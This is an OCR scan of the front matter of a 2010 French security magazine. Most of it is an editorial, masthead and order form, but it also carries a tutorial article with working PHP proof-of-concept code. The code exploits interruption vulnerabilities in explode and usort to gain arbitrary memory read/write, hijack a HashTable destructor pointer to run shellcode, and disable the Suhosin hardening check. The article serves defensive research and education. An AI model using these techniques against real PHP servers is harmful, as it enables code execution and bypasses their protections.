NOUVELLE FORMULE - NOUVELLE FORMULE - NOUVELLE FORMULE - NOUVELLE FORMULE

MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 47 - F: 8,00 € - RD

N° 47 JANVIER/FÉVRIER 2010

France Métro : 8 € DOM : 8,80 € TOM Surface : 990 XPF TOM Avion : 1300 XPF
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 $CAD

Profitez de l'expérience des autres sysadmins


GNU/LINUX MAGAZINE HORS-SÉRIE N°46

Spécial retours d'expériences - 10 solutions concrètes

ENCORE DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 15 JANVIER 2010

GNU/LINUX MAGAZINE HORS-SÉRIE N°46

Comment tirez le meilleur de votre système GNU/Linux ?



sous réserve de toute modification

Découvrez ou redécouvrez Minbif, lshell, ext4, dbus, Canto, pc-grub et bien d'autres outils très "UNIX"...

DISPONIBLE DÈS LE 15 JANVIER 2010 CHEZ VOTRE MARCHAND DE JOURNAUX

ÉDITO

Huit ans, pour le meilleur ou pour le pire ?

Huit ans déjà !

En cette saison de ripailles et grippe A, j'ai eu l'énorme chance d'aller dîner dans un restaurant trois étoiles parisien d'Alain Passard, l'Arpège. Ce fut une révélation, comme il m'arrive d'en avoir parfois le matin sous la douche après une nuit agitée à cogiter sur mon prochain édito ou les chevaliers paysans de l'an mil au lac de Paladru.

Mais revenons à mon dîner. L'entrée était un céleri-sotto à la truffe blanche, deux nuances de blanc, reposant dans une émulsion verte. Quand le plat est servi, la truffe embaume. À la première bouchée, le croquant souple du céleri blanc, utilisé à la place du riz, annonce la dureté de la truffe. Les goûts de ces deux ingrédients s'enchaînent en douceur, l'émulsion, verte, à base de céleri branche, liant saveurs et textures.

Ensuite, je me suis régalé avec un pigeonneau aux dragées. La viande est parfaitement cuite, tendre et rosée. Elle repose sur un jus de viande épais. Quand on la mange, elle fond. Le goût un peu sanguin est compensé par le sucre des dragées concassées.

Quant au dessert, je vous épargnerai la tarte aux pommes, revisitée bien sûr.

Vous l'aurez compris, je me suis régalé. Ce que j'ai trouvé le plus impressionnant : une gastronomie totale, sans concession où tout doit être parfait. Et ça l'est ! Ce n'est pas un simple assortiment d'ingrédients. Il y a du travail sur le goût, sur l'odeur, sur la texture, sur la présentation : rien n'est oublié.

Tout le monde est-il capable d'atteindre ce niveau, cet équilibre subtil ?

Prenons un cas concret : la convergence vers le tout IP. Tout le monde est maintenant connecté, chez soi, sur son téléphone, presque en permanence. Les infrastructures migrent aussi vers le tout IP : réseaux bancaires, trafic aérien, ou systèmes de santé. Pour le meilleur ? On a bien vu les ravages de Conficker sur les distributeurs de billets, les tours de contrôle de l'armée de l'air, les scanners des hôpitaux, ...

Mais peu importe, tout doit être connecté. Et tout doit disposer de nouvelles fonctionnalités, totalement indispensables au point qu'on en ignore souvent l'existence. Quid des photocopieurs munis d'émetteurs-récepteurs GSM pour la télémaintenance ?

Vient alors l'heure - oui, oui, souvent après - d'en évaluer la sécurité. Mais les systèmes sont tellement gros, tellement complexes, et tellement bordéliques la plupart du temps, que c'est pratiquement impossible, surtout dans les délais demandés. La difficulté à les évaluer vient non pas du fait qu'ils soient mieux sécurisés, mais juste plus gros, touchant à plus de domaines en même temps...

Ce qui m'a réellement impressionné lors du dîner évoqué en préambule, c'est cette maîtrise de toutes les dimensions, preuve d'un talent indéniable du Chef. Quand je regarde les systèmes informatiques d'aujourd'hui, j'ai plus souvent l'impression de manger à la cantine du Restaurant Universitaire.

Bilan : est-ce que la sécurité a augmenté pendant ces huit ans ? Pas sûr !

Du côté de l'attaque, il y a de moins en moins de monde capable de creuser au cœur du schmilblick pour en exhiber les faiblesses. Et pour les rares individus encore capables d'y parvenir, se dresse alors l'écueil juridique où un arsenal prend soin de les dissuader de prendre la parole.

Du côté de la défense, il y a aussi peu de personnes capables d'appréhender cette complexité et de construire une protection efficace, à plusieurs. N'est pas Alain Passard qui veut. On se contente souvent d'appliquer les mêmes recettes que les autres, et comme tout le monde fait du crumble aux fruits rouges en ce moment, on fait pareil.

Malheureusement, en informatique, on distingue rarement ce type de talents.

Finalement, en huit ans, je ne suis vraiment pas certain que les choses aient changé, ou alors pas en mieux. Tout le monde n'a pas les besoins ou les moyens de l'Arpège non plus. Mais bon, on peut toujours souhaiter que ça aille mieux en 2010.

Bonnes année et lecture,

Fred Raynal

Rendez-vous au 5 mars 2010 pour le n°48 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 83 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April
www.april.org

LES ÉDITIONS DIAMOND

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

EXPLOIT CORNER

VULNÉRABILITÉS DU MOTEUR PHP

Romain Raboin - rraboin@atlab.fr

Mael Skondras - mskondras@atlab.fr

mots-clés : EXÉCUTION DE CODE / CORRUPTION MÉMOIRE / MOTEUR PHP / CONTOURNEMENT DE PROTECTION

Du point de vue d'un auditeur, PHP n'est finalement qu'un vecteur d'entrée parmi d'autres. Un attaquant vise, une fois l'exécution de code PHP arbitraire obtenue, à progresser dans le système d'information (vers le noyau pour élever ses privilèges, vers d'autres applications, vers le réseau interne, ...). Pour cette raison, le moteur PHP s'est doté au fil des ans de divers moyens de protection et de cloisonnement. Pour peu qu'elles soient correctement configurées, ces options peuvent empêcher toute progression vers le système d'exploitation sous-jacent. Cependant, le moteur PHP contient une classe de vulnérabilités inhérente à son architecture. Pire, exploiter ces vulnérabilités permet de s'affranchir de toutes ces protections...

1 Introduction/Contexte

Concernant la sécurité du moteur PHP, Stefan Esser est une référence incontestable. En charge du *Hardened PHP Project* **[HPP]**, auteur du patch Suhosin **[SUHOSIN]** (qui renforce la sécurité du moteur PHP) et initiateur du *Month Of PHP Bugs* **[MOPB]**, Stefan Esser repousse constamment les limites de la sécurité de PHP.

1.1 Vulnérabilités d'interruption

Dans une récente présentation intitulée « *State of the Art Post Exploitation in Hardened PHP Environment* », Stefan détaille une classe de vulnérabilités à part entière, qu'il a nommée « *Interruption Vulnerabilities* » et qui peut se traduire par « *vulnérabilités induites par les interruptions* ».

Ce type de vulnérabilités provient des oscillations qu'il est possible de faire, entre le code compilé du moteur PHP et le code PHP interprété. Ces oscillations peuvent se faire de plusieurs manières :

- Définir un gestionnaire d'erreurs, puis provoquer une erreur ;
- Utiliser la fonction `__toString` d'une classe ;
- Passer un *callback* ;
- ...

Globalement, l'idée est d'interrompre une fonction interne du moteur, modifier son environnement, puis reprendre le flux d'exécution original. La fonction va alors continuer son exécution dans un environnement que l'attaquant contrôle partiellement.

Cet article détaille l'exploitation de vulnérabilités présentes dans `explode` et `usort`. Les étapes principales se résument à :

1. Utilisation d'une fuite mémoire dans `explode` afin d'obtenir un accès arbitraire en lecture seule ;
2. Recherche d'informations en mémoire (adresses et structures internes au moteur) ;
3. Utilisation de `usort` afin d'obtenir un accès arbitraire en lecture/écriture ;
4. Prise de contrôle du moteur PHP, désactivation des protections et/ou exécution d'un shellcode.

1.2 Structures internes du moteur PHP

Avant de commencer l'analyse, il est important de connaître certaines structures utilisées dans le moteur PHP :

- `HashTable` : Tableau PHP. Celui-ci peut être associatif (une table de hash), numérique (tableau classique avec index) ou les deux à la fois.

- **bucket** : Entrée d'une **HashTable** (case d'un tableau PHP). Un **bucket** est prévu pour faire partie d'une liste chaînée. Chaque **bucket** contient un **zval**.
- **zval** : Variable PHP. Cette structure permet de faire abstraction du type de données qu'elle contient (entier, chaîne de caractères, tableau, objet, ...).
- **zvalue_value** : Valeur d'une variable PHP. La valeur d'un **zval** est son **zvalue_value**. C'est une union de variables C, c'est-à-dire qu'elle peut être un long (nombre PHP), un pointeur sur **HashTable** (tableau PHP), un pointeur sur chaîne (chaîne de caractères PHP), etc.

Ces structures sont amplement détaillées dans les documents (rapport **[BH09-PAPER]** et présentation **[BH09-SLIDES]**) de Stefan Esser ainsi que dans les sources **[PHP]** du moteur PHP. Il ne faut pas oublier que certaines structures ont pu évoluer au fil des années et sont donc agencées différemment selon les versions du moteur.

2 Analyse des vulnérabilités

2.1 Vulnérabilité dans la fonction explode


La fonction **explode** découpe une chaîne de caractères en plusieurs morceaux selon un délimiteur et retourne le résultat sous forme de tableau.

2.1.1 Exploitation d'explode - Lecture d'une HashTable

Provoquer une fuite mémoire grâce à cette fonction est très simple. Illustration :

```
<?php
function leak_handler()
{
    if (is_string($GLOBALS['var'])) {
        parse_str("2=9&254=2", $GLOBALS['var']);
    }
    return true;
}
$var = str_repeat("A", 128);
set_error_handler("leak_handler");
$data = explode(new StdClass(), &$var, 1);
restore_error_handler();
var_dump($data);
?>
```

Après exécution de ce code, une chaîne de 128 caractères s'affiche, dont la plupart sont non imprimables. Pour un affichage plus agréable, nous utilisons une fonction **hexdump** [HEXDUMP]. En remplaçant **var_dump($data)** par **hexdump($data[0])**, nous obtenons un résultat similaire au suivant, représentant le contenu d'une **HashTable** en mémoire. Cela se verifie en comparant la sortie à une structure **HashTable**.



Structure HashTable

L'exploitation peut être découpée en différentes étapes :


1. Allocation d'une variable PHP représentant une chaîne de 128 octets ;
2. Déclaration de notre gestionnaire d'erreurs ;
3. Appel de **explode()** avec notre variable (passée en référence, voir Note 1), un délimiteur volontairement invalide (qui déclenchera notre gestionnaire d'erreurs) et un troisième argument qui n'a pas d'importance ;
4. Interruption de la fonction **explode()** et appel de notre gestionnaire d'erreurs ;
5. Depuis le gestionnaire, utilisation de **parse_str()** afin de transformer notre chaîne de caractères en un tableau PHP (sans ré-allouer de variable, voir Note 2) ;
6. Désactivation du gestionnaire d'erreurs, retour dans **explode()**, puis affichage du contenu retourné.

Note 1 : Le fait de passer notre variable par référence (**&$var**) n'est pas anodin. Lorsque nous y accédons au travers de **$GLOBALS['var']**, nous modifions la variable originale et non pas une copie de celle-ci.

Note 2 : Le fait d'utiliser **parse_str()** nous permet de convertir une variable en conservant son **zval** original. Si nous utilisons **$GLOBALS['var'] = array()**, un nouveau **zval** et un nouveau **zvalue_value** sont alloués.

Du point de vue du moteur PHP, à l'étape 5, un pointeur est écrasé par un autre. Puisque la valeur d'une variable PHP (d'un **zval**) est représentée par l'union **zvalue_value**, en remplaçant notre chaîne de caractères par un tableau, nous remplaçons un **char *val** par un **HashTable *ht**.

A ce stade, si l'on pouvait afficher le **zval**, voici ce que l'on verrait avant et après appel du gestionnaire d'erreurs :



Comparaison des zval

`explode()` va parcourir notre chaîne de caractères afin de la découper. Or, le pointeur déréférencé ne pointe plus vers 128 octets de « A » mais vers une `HashTable`. Nous récupérons donc 128 octets à partir de l'adresse d'une `HashTable`.

Hormis la mise en évidence de la fuite mémoire, la lecture d'une `HashTable` a plusieurs intérêts :

- Déterminer l'*endianness* du système ainsi que la taille des types primaires (int, long, pointeur, ...).
- Récupérer une adresse dans la zone .text (celle de la dtors).
- Obtenir l'adresse de n'importe quelle variable PHP (voir 3ème partie).

Ces informations permettent de rendre les exploits plus stables et portables sur les différents systèmes et architectures.

2.1.2 Exploitation d'explode - Lecture arbitraire

Dans notre exemple, il se trouve qu'un long est stocké sur 4 octets tout comme un pointeur. Si l'on modifie notre `zval` représentant une chaîne de caractères par un `zval` représentant un long, nous écrasons notre pointeur sur caractères par un long. Étant donné que nous contrôlons la valeur de ce long, alors nous contrôlons entièrement la valeur du pointeur.

Provoquer une fuite mémoire à une adresse arbitraire est donc trivial. Il suffit de remplacer l'appel à `parse_str()` de l'étape 5. Exemple :

```
$GLOBALS['var'] += 0x08048000;
```

L'utilisation de `+=` n'est pas anodine. Elle permet, encore une fois, de modifier le `zval` existant sans en créer de nouveau.

Attention, la taille d'un long n'est pas systématiquement la même que celle d'un pointeur. La technique devra être adaptée sur ces systèmes.

2.1.3 Exploitation d'explode - Récupération d'adresse


A ce stade, nous avons un accès complet (en lecture) à la mémoire du processus PHP. D'une part, il n'est pas question de lire au hasard ni de provoquer une erreur de segmentation. D'autre part, nous devons localiser les informations intéressantes en mémoire.

En combinant la récupération d'une `HashTable` avec la lecture arbitraire, il est possible de parcourir la mémoire intelligemment afin de récupérer l'adresse de n'importe quelle variable PHP.

Afin de récupérer l'adresse en mémoire d'une variable, le plus simple est de modifier le code du premier exemple (récupération d'une `HashTable`). Il suffit de remplacer la ligne `parse_str("2=9&254=2", $GLOBALS['var']);` par le code suivant :

```
parse_str("", $GLOBALS["var"]);
$GLOBALS["leak_var"][0] = &$leak_me;
```

Le code ci-dessus assigne (par référence) la variable `$leak_me` dans la première case du tableau. Une fois le contenu de la `HashTable` récupéré, il suffit de parcourir cette dernière jusqu'a obtenir le contenu de la variable `$leak_me`. Voici une illustration pratique :



Parcours des structures internes de PHP

Pour la suite, il est conseillé de créer un jeu de fonctions qui surcouche la fuite mémoire présente dans `explode`. Par exemple :

- `leak_mem($ptr, $len)` : retourne `$len` octets de mémoire à l'adresse `$ptr` ;
- `leak_var_zval($var)` : retourne l'adresse du `zval` de la variable `$var` ;
- `leak_var_zvalue($var)` : retourne l'adresse du `zvalue_value` de la variable `$var` ;
- `leak_int()`, `leak_long()`, `leak_ptr()`, ...

2.2 Vulnérabilité dans la fonction usort

`usort` est une fonction PHP qui permet de trier un tableau « sur place », c'est-à-dire sans allouer de nouveau tableau. Le tri est fait grâce à une fonction `callback` qui est passée en argument. L'interruption de `usort` se

fait donc naturellement (sans recours à un gestionnaire d'erreurs) puisque notre fonction de comparaison est appelée (plusieurs fois) afin de trier le tableau. Une vulnérabilité d'interruption dans **usort** peut être illustrée par le code suivant :


```
function usercompare($a, $b)
{
    global $arr ;
    if (isset($arr[2])) {
        unset($arr[2]);
    }
    return 0;
}
$arr = array (0 => "AAAAAAAAAAAAAAAAAA",
              1 => "BBBBBBBBBBBBBBBBBB",
              2 => "CCCCCCCCCCCCCCCCCC",
              3 => "DDDDDDDDDDDDDDDDDD");
@usort ($arr , "usercompare");
```

Le code ci-dessus supprime la troisième case du tableau avant que celle-ci ne soit utilisée. Lors du premier accès, l'emplacement mémoire qu'elle occupait étant désormais inexistant, le moteur va lire des données invalides et provoquer, dans la majorité des cas, un crash.

Une exploitation pertinente de cette vulnérabilité d'interruption se résume ainsi :

1. Émulation d'un faux **zval** en mémoire via une variable PHP ;
2. Récupération de l'adresse du faux **zval** ;
3. Émulation d'un faux **bucket** en mémoire contenant un pointeur sur le faux **zval** ;
4. Interruption de **usort** ;
5. **unset** d'un élément du tableau ;
6. Assignation du faux **bucket** à la place de l'élément supprimé.

Représentation de cette exploitation :



Remplacement d'un bucket

Après une exploitation réussie, notre faux **zval** vient remplacer la case supprimée du tableau. La finalité de cette exploitation est le placement d'un **zval** qui adresse la quasi-totalité de la mémoire sous la forme d'une fausse chaîne de caractères. Cela se représente facilement par un **zvalue_value** dont le pointeur (**str**) est à 0x00000000 et dont la longueur (**len**) est à 0x7FFFFFFF. Les développeurs PHP ayant choisi de stocker la longueur d'une chaîne sur un **int** signé, nous sommes limités à 0x7FFFFFFF (soit 2Go). S'il est nécessaire d'accéder au-delà de 0x7FFFFFFF, il suffit de reproduire cette exploitation et assigner une valeur supérieure à 0x7FFFFFFF pour le pointeur (**str**).

A partir de là, lire ou écrire dans la mémoire du processus est aussi simple que :

```
$memory             = &$arr[2];
$read               = $memory[0x41414141];
$memory[0x41414141] = $write;
```

3 Exploitation

Pouvoir lire et écrire à des adresses arbitraires de la mémoire du processus courant offre de nombreux choix d'exploitation. Il devient possible d'exécuter directement un shellcode ou désactiver les sécurités de PHP comme **safe_mode**, **disable_function** ou **open_basedir**. Nous allons détailler ici l'exécution d'un shellcode via l'écrasement d'un pointeur sur fonction. D'autres techniques d'exploitation sont présentées sur lasecuriteoffensive.fr **[BLOG]**.

3.1 Détournement d'un pointeur sur fonction

Afin d'exécuter un shellcode, nous allons écraser un pointeur sur fonction contenu dans la structure **HashTable**. Cette structure interne sert à stocker les variables PHP de type **array**. Parmi les informations qu'elle contient, se trouve le pointeur sur fonction **pDestructor** qui est appelé par la fonction **zend_hash_destroy**, elle-même appelée lors de la destruction d'un élément de l'**array**. Étant donné qu'il est possible de lire et d'écrire arbitrairement en mémoire, ce pointeur devient facilement utilisable pour l'exécution d'un shellcode.

Voici comment se déroule l'exploitation :

1. Créer un **array** et retrouver sa structure **HashTable** en mémoire.
2. Créer une variable PHP qui contient le shellcode à exécuter.
3. Retrouver l'adresse en mémoire du shellcode.
4. Écraser la valeur du pointeur **pDestructor** de la **hashtable** avec l'adresse du shellcode.

Maintenant que tout est prêt, on peut déclencher l'exploitation simplement en utilisant la fonction **unset** sur un élément de cet **array**. L'appel à **unset** va provoquer

un appel à la fonction interne **zend_hash_destroy** qui va utiliser le pointeur sur fonction **pDestructor** et donc appeler notre shellcode.

En utilisant des fonctions comme **leak_ptr_zvalue** et **fullmem_write** qui surcouchent les accès mémoire, un exploit complet peut se résumer aux lignes suivantes :

```
$usort_killme = array(1 => "suck_my_dtor");
$usort_killme_ptr = leak_ptr_zvalue($usort_killme);
$shellcode = "\x..\x..";
$shellcode_ptr = leak_ptr_zvalue($shellcode);
fullmem_write($usort_killme_ptr + $GLOBALS["dtor_pos"], to_
ptr($shellcode_ptr));
unset($usort_killme[1]);
```

3.2 Suhosin

L'exploitation via **pDestructor** présente deux inconvénients :

- Le patch Suhosin **[SUHOSIN]** protège contre l'exécution de la fonction adressée par **pDestructor** si celle-ci a été écrasée.
- Le *shellcode* étant placé dans le heap, cette exploitation présente l'inconvénient de ne pas fonctionner sur des systèmes où celui-ci n'est pas exécutable, tel que Linux avec le patch Grsecurity ou encore Windows avec DEP actif.

Nous allons détailler comment contourner Suhosin, d'autres méthodes sont décrites ici **[BLOG]**, notamment sur le contournement de Grsecurity.

Le fait de pouvoir lire et écrire à des adresses arbitraires de la mémoire permet de facilement contourner la protection de Suhosin sur les **pDestructor**. Suhosin ajoute un appel à la fonction **zend_hash_check_destructor** au début de la fonction **zend_hash_destroy**, qui vérifie que les pointeurs **pDestructor** n'ont pas été écrasés en les comparant à une liste.

Voici un extrait simplifié de la fonction **zend_hash_check_destructor** :

```
static void zend_hash_check_destructor(dtor_func_t pDestructor)
{
  unsigned long value;

...

  if (zend_hash_dprot_counter > 0) {      [1]

...

    while (left < right) {          [2]
...
    }
    if ((unsigned long)zend_hash_dprot_table[left] == value) {
      found = 1;
    }

    if (!found) {                   [3]
      zend_hash_dprot_end_read();
      zend_suhosin_log(S_MEMORY, "possible memory corruption detected
- unknown Hashtable destructor");
      if (SUHOSIN_CONFIG(SUHOSIN_HT_IGNORE_INVALID_DESTRUCTOR) == 0) {
            _exit(1);
          }
      return;
    }

  }

  zend_hash_dprot_end_read();
}
```

zend_hash_dprot_counter **[1]** est une variable globale contenant le nombre d'éléments dans la liste. On parcourt la liste en **[2]**. Si à la fin de la boucle en **[3]** le pointeur **pDestructor** n'as pas été trouvé, Suhosin va afficher un message et quitter. Notre shellcode ne sera donc pas exécuté.

Cette protection peut être contournée très simplement. Il suffit de parcourir le binaire (ou d'utiliser des techniques de prise d'empreinte mémoire) pour résoudre le symbole de la variable globale **zend_hash_dprot_counter** puis la mettre à 0. Lorsque cette variable est à zéro, la condition en **[1]** devient fausse et la fonction **zend_hash_check_destructor** sort sans effectuer de test.

Conclusion

En conclusion, se reposer sur les options de cloisonnement (**safe_mode**, **disable_function** et **open_basedir**) internes au moteur PHP est une mauvaise habitude. Le cloisonnement doit être posé en amont et utiliser les mécanismes plus solides comme suPHP, chroot, jails BSD, etc. ■

■ REMERCIEMENTS

L'équipe Atlab pour ses relectures et suggestions. Stefan Esser pour ses recherches poussées et pour nous avoir permis d'utiliser ses schémas.

■ LIENS

[MOPB] Month Of PHP Bug : http://www.php-security.org/

[HPP] Hardened PHP project : http://www.hardened-php.net/

[SUHOSIN] Suhosin : http://www.hardened-php.net/suhosin/

[BLOG] lasecuriteoffensive.fr : http://lasecuriteoffensive.fr

[BH09-PAPER] Esser-PostExploitationPHP-PAPER : http://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-PAPER.pdf

[BH09-SLIDES] Esser-PostExploitationPHP-SLIDES : http://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-SLIDES.pdf

[PHP] Sources PHP : http://cvs.php.net/viewvc.cgi/php-src/

[HEXDUMP] Fonction hexdump : http://aidanlister.com/repos/v/function.hexdump.php

Offre Collectionneur !

Vous êtes un fidèle lecteur, mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?
Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

BON DE COMMANDE À REMPLIR ET À RETOURNER À :

Diamond Editions - Service des Abonnements/Commandes - BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°6 Insécurité du wireless ?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots : le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	8,00 €		
MISC N°27 IPv6 : sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €		
MISC N°28 Exploits et correctifs : les nouvelles protections à l'épreuve du feu	8,00 €		
MISC N°29 Sécurité du coeur de réseau IP	8,00 €		
MISC N°30 Les protections logicielles	8,00 €		
MISC N°32 Que penser de la sécurité selon Microsoft ?	8,00 €		
MISC N°33 RFID, instrument de sécurité ou de surveillance ?	8,00 €		
MISC N°34 Noyau et Rootkit : attaque, exploitation, corruption ...	8,00 €		
MISC N°35 Autopsie & Forensic : comment réagir après un incident ?	8,00 €		
MISC N°36 Lutte informatique offensive : les attaques ciblées	8,00 €		
MISC N°37 Déni de service : vos serveurs en ligne de mire	8,00 €		
MISC N°38 Code malicieux : quoi de neuf ?	8,00 €		
MISC N°39 Fuzzing : injectez des données et trouvez les failles cachées	8,00 €		
MISC N°40 Sécurité des réseaux : les nouveaux enjeux	8,00 €		
MISC N°41 La cybercriminalité...ou quand le net se met au crime organisé	8,00 €		
MISC N°42 La virtualisation : vecteur de vulnérabilité ou de sécurité ?	8,00 €		
MISC N°43 La sécurité des Web Services : JAVA, REST, XML, WS-*, SOAP,...	8,00 €		
MISC N°44 Compromissions électromagnétiques	8,00 €		
MISC N°45 La sécurité de Java en question !	8,00 €		
MISC N°46 Construisez et validez votre sécurité : conception, certification,...	8,00 €		
MISC Hors-Série N°1 Test d'intrusion : comment évaluer la sécurité de ses systèmes et réseaux	8,00 €		
MISC Hors-Série N°2 Cartes à puce : découvrez leurs fonctionnalités et leurs limites	8,00 €		
		TOTAL	
		Frais de port + emballage France Metro :	+ 3,81 €
		Frais de port + emballage Etranger :	+ 5,34 €
		TOTAL	

Les 4 façons de commander !

- Par courrier : en nous renvoyant le bon de commande.
- Par le Web : sur notre site **www.ed-diamond.com**.
- Par téléphone : (paiement C.B.) entre 9h-12h et 14h-18h au 03 67 10 00 20.
- Par fax : au 03 67 10 00 21 C.B. et/ou bon de commande administratif.

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ **Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions***

☐ **Paiement par carte bancaire :**

N° Carte :

Expire le : **Cryptogramme Visuel :** Voir image ci-dessous

Date et signature obligatoire : 200

* En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

ACTIONS DE RECONNAISSANCE SUR LES SYSTÈMES ET RÉSEAUX

Jean Philippe Luiggi – jean-philippe.luiggi@revolutionlinux.com

